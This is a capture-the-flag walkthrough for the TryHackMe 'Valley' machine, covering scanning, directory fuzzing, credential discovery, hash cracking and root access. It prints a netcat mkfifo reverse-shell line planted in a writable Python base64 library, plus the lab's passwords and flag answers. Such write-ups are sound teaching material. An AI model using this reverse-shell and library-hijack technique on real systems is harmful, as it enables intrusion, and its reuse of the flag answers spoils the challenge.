
Valley Walkthrough
ip address: 10.10.106.100
NMAP Enumeration:
nmap -sV -sC -A 10.10.106.100
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-21 00:21 EST
Nmap scan report for 10.10.106.100
Host is up (0.090s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2842ac1225a10f16616dda0f6046295 (RSA)
|   256 429e2ff63e5adb51996271c48c223ebb (ECDSA)
|_  256 2ea0a56cd983e0016cb98a609b638672 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.45 seconds
gobuster Enumeration for hidden directories:
gobuster dir -u http://10.10.106.100 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.106.100
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/01/21 00:24:40 Starting gobuster in directory enumeration mode
===============================================================
/gallery              (Status: 301) [Size: 316] [--> http://10.10.106.100/gallery/]
/static               (Status: 301) [Size: 315] [--> http://10.10.106.100/static/]
/pricing              (Status: 301) [Size: 316] [--> http://10.10.106.100/pricing/]

===============================================================
2024/01/21 00:37:50 Finished
===============================================================
I under three (3) sub-domains:
/gallery
/static
/pricing
Under /pricing, I saw a note:
J,
Please stop leaving notes randomly on the website
-RP
While also looking at /static, I noticed it is a static page with different numbers that calls different web pages. Let us use FUFF to enumerate that /static web page to discover whatever we can use.
I saved a number seq of 00 to 99 to a text file called numbers
Valley seq -w 00 99 >> numbers.txt
ffuf -u http://10.10.106.100/static/FUZZ -w numbers.txt -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.106.100/static/FUZZ
 :: Wordlist         : FUZZ: /home/dcyberguy/TryHackMe/Valley/numbers.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

00                      [Status: 200, Size: 127, Words: 15, Lines: 6, Duration: 95ms]
11                      [Status: 200, Size: 627909, Words: 2055, Lines: 2130, Duration: 93ms]
18                      [Status: 200, Size: 2036137, Words: 7704, Lines: 8326, Duration: 92ms]
12                      [Status: 200, Size: 2203486, Words: 8505, Lines: 9816, Duration: 96ms]
16                      [Status: 200, Size: 2468462, Words: 9883, Lines: 9004, Duration: 91ms]
15                      [Status: 200, Size: 3477315, Words: 13107, Lines: 14243, Duration: 96ms]
13                      [Status: 200, Size: 3673497, Words: 13878, Lines: 16580, Duration: 90ms]
17                      [Status: 200, Size: 3551807, Words: 12976, Lines: 13072, Duration: 96ms]
10                      [Status: 200, Size: 2275927, Words: 8654, Lines: 8780, Duration: 95ms]
14                      [Status: 200, Size: 3838999, Words: 1, Lines: 1, Duration: 97ms]
:: Progress: [100/100] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
Discovered a 00 webpage, Lets take a look:
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
Let us also see whether /dev1243224123123 has been removed. It me to a Login page.
If we check the source code, we can see something interesting
<!DOCTYPE html>
<html lang="en">

<head>


  <title>Login</title>


</head>
dev.js???? click on dev.js and see the vulnerability at the bottom of the script page
function showErrorMessage(element, message) {
  const error = element.parentElement.querySelector('.error');
  error.textContent = message;
  error.style.display = 'block';
}

loginButton.addEventListener("click", (e) => {
    e.preventDefault();
    const username = loginForm.username.value;
    const password = loginForm.password.value;

    if (username === "siemDev" && password === "california") {
        window.location.href = "/dev1243224123123/devNotes37370.txt";
    } else {
        loginErrorMsg.style.opacity = 1;
    }
})
We can a username: siemDev and password: california
Let us try it on the login page: we are presented with this notes.
dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port
ftp Port?? But we didn’t see that in our initial enumeration: Let us run Nmap again and discover the vulnerable ftp server:
nmap -sV -sC -A 10.10.222.157 -p 37370
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-21 01:35 EST
Nmap scan report for 10.10.222.157
Host is up (0.091s latency).

PORT      STATE SERVICE VERSION
37370/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.32 seconds
Let’s connect to the target using ftp
Valley ftp 10.10.166.234 37370
Connected to 10.10.166.234.
220 (vsFTPd 3.0.3)
Name (10.10.166.234:dcyberguy): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000         7272 Mar 06  2023 siemFTP.pcapng
-rw-rw-r--    1 1000     1000      1978716 Mar 06  2023 siemHTTP1.pcapng
-rw-rw-r--    1 1000     1000      1972448 Mar 06  2023 siemHTTP2.pcapng
226 Directory send OK.
After listing the directory, I noticed 3 pcapng file. These are network packet captures. We will use Wireshark to read the network logs.
Let go over each pcap file, but the "siemHYYP2.pcapng" got my attention.
Let us first filter for http and check for “x-www-form-urlencoded” from there we might get something juicy
We obtained a username:valleyDev and password:ph0t0s1234
Let us use the above credentials and log into ssh
ssh valleyDev@10.10.166.234
The authenticity of host '10.10.166.234 (10.10.166.234)' can't be established.
ECDSA key fingerprint is SHA256:FXFNT9NFnKkrWkvCpeoDAJlr/IEVsKJjboVsCYH3pGE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.166.234' (ECDSA) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
valleyDev@valley:~$ ls -l
total 4
-rw-rw-rw- 1 root root 24 Mar 13  2023 user.txt
valleyDev@valley:~$ cat user.txt
THM{k@l1_1n_th3_v@lley}
Found: user.txt: THM{k@l1_1n_th3_v@lley}
After some navigation, in /home directory we see a program or executable file called ‘‘valleyAuthenticator’’. We could analyze the file in the same system but strings and other utilities are not installed so we try to transfer this file to our system using the python server.
python3 -m http.server 8080
Go to the attacker machine and download the vallyAuthenticator file with.
wget 10.10.166.195:8080/valleyAuthenticator
it will be automatically downloaded on the current working directory
6. Reverse engineering the file …#
First let’s look at the strings of this file.
strings valleyAuthenticator
We see some random upx strings at the end of the line. UPX is a portable, extendable, high-performance executable packer for several different executable formats. It achieves an excellent compression ratio and offers very fast decompression. So let’s decompress the file and then check for strings.
upx -d valleyAuthenticator
strings valleyAuthenticator
But wait, the decompressed file has lot of strings so without getting down the rabbit hole let’s use some command line kung-fu to get the password.
strings valleyAuthenticator | grep -i pass -B 15 -A 15
dL3$%0
hI9m
[]A\A]
AUATI
USHc
[]A\A]A^
t*f.
[]A\
I9\$xv.I
T$pH
tKU1
e6722920bab2326f8217e4bf6b1b58ac
dd2921cc76ee3abfd2beb60709056cfb
Welcome to Valley Inc. Authenticator
What is your username:
To to crackstation and crack the hashes:
Found: liberty123 and valley
Let us log in as the valley user:
ssh valley@10.10.241.125
Let’s use our past experiences, or surf on google some techniques or go through how other people have solved this room. Since The crontab is used to automate all types of tasks on Linux systems we expect some juicy stuff to exist.
We see a python script let’s look at it’s contents.This script utilizes base64 library to encode an image into base64. What if we modify the base64 library in such a way that it connects back to our system and we get a reverse shell that would be awesome right. So let’s locate base64 library and check if it’s write-able.
locate base64
ls -al /usr/lib/python3.8/base64.py
It shows that this file is write-able so let’s do some hacking.
Now go to payload all things, and search for netcat openbsd reverse shell. Make note of it and then edit the base64 file add these two lines as shown here.
#! /usr/bin/python3.8

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
import os
os.system('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.42.185 4321 >/tmp/f')

__all__ = [
    # Legacy interface exports traditional RFC 2045 Base64 encodings
    'encode', 'decode', 'encodebytes', 'decodebytes',
    # Generalized interface for other encodings
    'b64encode', 'b64decode', 'b32encode', 'b32decode',
    'b16encode', 'b16decode',
    # Base85 and Ascii85 encodings
    'b85encode', 'b85decode', 'a85encode', 'a85decode',
    # Standard Base64 encoding
    'standard_b64encode', 'standard_b64decode',
    # Some common Base64 alternatives.  As referenced by RFC 3458, see thread
    # starting at:
Save the file, open a netcat listener in another terminal and wait for it to connect.
nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.6.42.185] from (UNKNOWN) [10.10.241.125] 42146
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls -l
total 8
-rw-r--r-- 1 root root   37 Mar 13  2023 root.txt
drwx------ 3 root root 4096 Aug 11  2022 snap
# cat flag.txt
cat: flag.txt: No such file or directory
# cat root.txt
THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}
Found root.txt: THM{v@lley_0f_th3_sh@d0w_0f_pr1v3sc}
Adapted from canyakora1/TryHackMe-Walkthroughs under MIT.